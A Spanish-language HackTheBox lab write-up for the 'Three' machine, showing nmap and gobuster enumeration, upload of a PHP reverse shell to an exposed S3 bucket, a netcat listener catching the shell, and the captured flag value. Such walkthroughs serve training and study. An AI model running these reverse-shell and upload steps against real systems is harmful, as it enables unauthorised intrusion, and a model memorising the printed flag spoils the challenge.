

HackTheBox

Máquina: Three
Pablo José Pérez Díez

Escaneo Inicial:

```
(pabli @ kali)-[~]
└─» sudo nmap -sVC -p- -Pn 10.129.189.108
[sudo] contraseña para pabli:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 13:49 CEST
Nmap scan report for 10.129.189.108
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: The Toppers
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 345.77 seconds
```

Analizando la web encontramos un dominio:



CONT

Fan? Drop

📍 Chicago, US
☎ Phone: +01 343 123 6102
✉ Email: mail@[thetoppers.htb](mailto:mail@thetoppers.htb)

Los dominios y subdominios pueden ser puntos de entrada clave.

Para poder buscar subdominios con gobuster añadimos al archivo /etc/hosts el dominio que queremos analizar (en este caso es thetoppers.htb):

```
(pabli @ kali)~  
» sudo cat /etc/hosts  
127.0.0.1      localhost  
127.0.1.1      kali  
10.129.51.202  unika.htb  
10.129.189.108 thetoppers.htb  
# The following lines are desirable for IPv6 capable hosts  
::1           localhost ip6-localhost ip6-loopback  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters
```

Una vez hecho esto analizamos los subdominios con GoBuster:

```
(pabli @ kali)~  
» gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb --append-domain
```

```
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:          http://thetoppers.htb  
[+] Method:       GET  
[+] Threads:      10  
[+] Wordlist:      /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
[+] User Agent:    gobuster/3.8  
[+] Timeout:      10s  
[+] Append Domain: true  
[+] Exclude Hostname Length: false
```

```
Starting gobuster in VHOST enumeration mode
```

```
s3.thetoppers.htb Status: 404 [Size: 21]  
gc._msdcs.thetoppers.htb Status: 400 [Size: 306]  
Progress: 4989 / 4989 (100.00%)
```


```
Finished
```

Como podemos ver encontramos 2 subdominios

Añadimos a /etc/hosts el nuevo subdominio


```
10.129.189.108 thetoppers.htb  
10.129.189.108 s3.thetoppers.htb
```

Si lo analizamos en el navegador vemos lo siguiente:



Se esta utilizando Amazon S3.

Listamos los Buckets:



Intentaremos subir un archivo y realizar un reverse shell.

Creamos un archivo reverseShell en php y adaptamos los parametros de Puerto e IP:



subimos el archivo mediante aws:

```
(pabli @ kali)-[~]
» ls
Descargas  Documentos  Escritorio  Imágenes  Música  Plantillas  Público  reverseShell.php


(pabli @ kali)-[~]
» aws s3 cp reverseShell.php s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb
upload: ./reverseShell.php to s3://thetoppers.htb/reverseShell.php

(pabli @ kali)-[~]
» aws s3 ls --endpoint-url http://s3.thetoppers.htb s3://thetoppers.htb
                PRE images/
2025-08-26 13:45:08          0 .htaccess
2025-08-26 13:45:08       11952 index.php
2025-08-26 15:48:59       5492 reverseShell.php

(pabli @ kali)-[~]
»
```

Escuchamos desde nuestra máquina atacante con netcat en el puerto 8080.

Accedemos desde la url al recurso que acabamos de subir:



observamos que ya tenemos acceso con el netcat:

```
(pabli @ kali)-[~]
» nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.26] from (UNKNOWN) [10.129.189.108] 44846
Linux three 4.15.0-189-generic #200-Ubuntu SMP Wed Jun 22 19:53:37 UT
13:52:31 up 2:08, 0 users, load average: 0.00, 0.01, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
```

Una vez dentro encontramos la flag:

```
www
$ cd www
$ ls
flag.txt
html
$ cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
$
```